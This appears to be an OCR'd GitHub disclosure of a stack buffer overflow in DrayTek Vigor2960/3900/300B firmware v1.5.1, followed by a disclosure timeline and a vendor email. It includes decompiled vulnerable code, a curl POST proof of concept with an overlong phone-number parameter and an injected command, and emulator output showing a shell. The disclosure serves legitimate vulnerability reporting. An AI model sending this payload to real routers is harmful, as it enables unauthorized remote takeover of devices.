
a stack buffer over Vulnerability in DrayTek vigor2960，3900，300B in version v1.5.1,The vulnerability allows to execute remote code by unauthorized attacker

the vuln was in mainfunction.cgi .Action of authusersms.

vulnerabilities is stack-base buffer overflows while copying user parameters formuserphonenumber to static buffer.




```
  _BYTE v29[3]; // [sp+82Dh] [bp-24Bh]
  int v30; // [sp+92Ch] [bp-14Ch]
  int v31; // [sp+97Ch] [bp-FCh]
  int v32; // [sp+9B8h] [bp-C0h]
  char v33; // [sp+9F4h] [bp-84h]
  _BYTE v34[3]; // [sp+9F5h] [bp-83h]
  int v35; // [sp+A14h] [bp-64h]
  int v36; // [sp+A18h] [bp-60h]
  int v37; // [sp+A1Ch] [bp-5Ch]
  char v38; // [sp+A20h] [bp-58h]
  int v39; // [sp+A28h] [bp-50h]
  int v40; // [sp+A34h] [bp-44h]
  int v41; // [sp+A48h] [bp-30h]

  memset(&v30, 0, 0x50u);
  v28 = 0;
  memset(v29, 0, 0xFFu);
  v23 = cgiGetValue(dword_43E34, (int)"custom1");
  v0 = (const char *)cgiGetValue(dword_43E34, (int)"custom2");
  v1 = (const char *)cgiGetValue(dword_43E34, (int)"custom3");
  src = (char *)cgiGetValue(dword_43E34, (int)"formuserphonenumber
  v25 = cgiGetValue(dword_43E34, (int)"URL");
  v2 = (const char *)cgiGetValue(dword_43E34, (int)"HOST");
  v26 = getenv("REMOTE_ADDR");
  v35 = *(_DWORD *)"/var/sms_phone_auth";
  v36 = *(_DWORD *)"/sms_phone_auth";
  v37 = *(_DWORD *)"_phone_auth";
  strcpy(&v38, "ne_auth");
  memset(&v39, 0, 0xCu);
  v33 = 0;
  memset(v34, 0, 0x1Fu);
  snprintf(&v28, 0x100u, "uci get general_conf.base.status");
  v3 = sub_21904(&v28);
  v4 = (char *)v3;
  if ( v3 && strcmp(v3, "enable") )
  {
    free(v4);
    return -1;
  }
  free(v4);
  gettimeofday((struct timeval *)&v41, 0);
  snprintf(&v28, 0x100u, "arp '%s' | grep '%s' | awk -F ' ' '{pri
  v5 = (char *)sub_21904(&v28);
  strcpy(&v33, src);
  sub_AFB4(src, &v30, 80);
```

Attacker can use this vuln to control the devices.


poc

```
curl -d
```

```
"action=authusersms&custom1=1;&custom2=1&custom3=1&formuserphonenumber=aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
'pwn it';&filename=pwn" -X POST http://192.168.0.250/cgi-bin/mainfunciton.cgi
```



```
[redacted]
DR=1.1.1.1 ./qemu-arm -g 1234 /www/cgi-bin/mainfunction.cg
i
(offline mode: enter name=value pairs on standard input)
/proc/net/arp: No such file or directory
cat: /sys/class/net/eth0/address: No such file or director
y
```



```
/proc/net/arp: No such file or directory
cat: /sys/class/net/eth0/address: No such file or director
y
cat: /proc/uptime: No such file or directory
Content-type: text/html

<HTML><HEAD><meta http-equiv="Cache-Control" content="no-c
ache, no-store, must-revalidate"><meta http-equiv="Pragma"
 content="no-cache"><meta http-equiv="Expires" content="0"
><meta http-equiv="refresh" content="0;url=http://baidu.co
m/portal/index.html?rtick=1633771873&phonenumber=i��i��i��
i��i��i��i��i��i��i��i��i��i��i��i��i��i��i��i��i��i��i��i
��i��i��i��&url=testtest"><TITLE></TITLE></HEAD></HTML>Con
figuration restore... can not get config file from TFTP se
rver, abort.
bin             lib             sys
boot            mnt             test.py
config_backup   proc            tmp
data            qemu-arm        usr
dev             rom             var
etc             sbin            www

[redacted]
/bin/sh: : Permission denied
{"response": {"status": -1,"startRows": 0,"endRow": 0,"tot
alRows": 0,"data": []}}
```

time lines


It's bug have been report to DrayTek,they confirm it and ask me to request CVE'id by myself acorrding to the github.

04/12/2020 report vuln to DreyTek

04/13/2020 DreyTek confirm it

04/17/2020 DreyTek fixed it and give me a beta version

06/18/2020 DreyTek release a new version.



Hell[redacted]

Thank you for your request for Technical Support.
3900/2960/300B v1.5.1.1 is now released.

To request a CVE ID, we need to have public info about the vunl. as the reference for mitre.
https://cveform.mitre.org/
After review and discussion, we believe it's not proper to publish the technical details about the vunl. on our own, I hope you can understand.
Is it possible for you to publish the vunl.(e.g. https://github.com/) and request CVE?
Then we will put the CVE ID on our security advisory like we used to do.
https://www.draytek.com/about/security-advisory/vigor3900-/-vigor2960-/-vigor300b-stack-based-buffer-overflow-vulnerability/

I'm looking forward to your feedback, thank you.

Best regards,

Louis Hsu
FAE Department / DrayTek Corp.
DrayTek: for Vigorous Broadband Access
http://www.draytek.com

Releases

No releases published

Packages

No packages published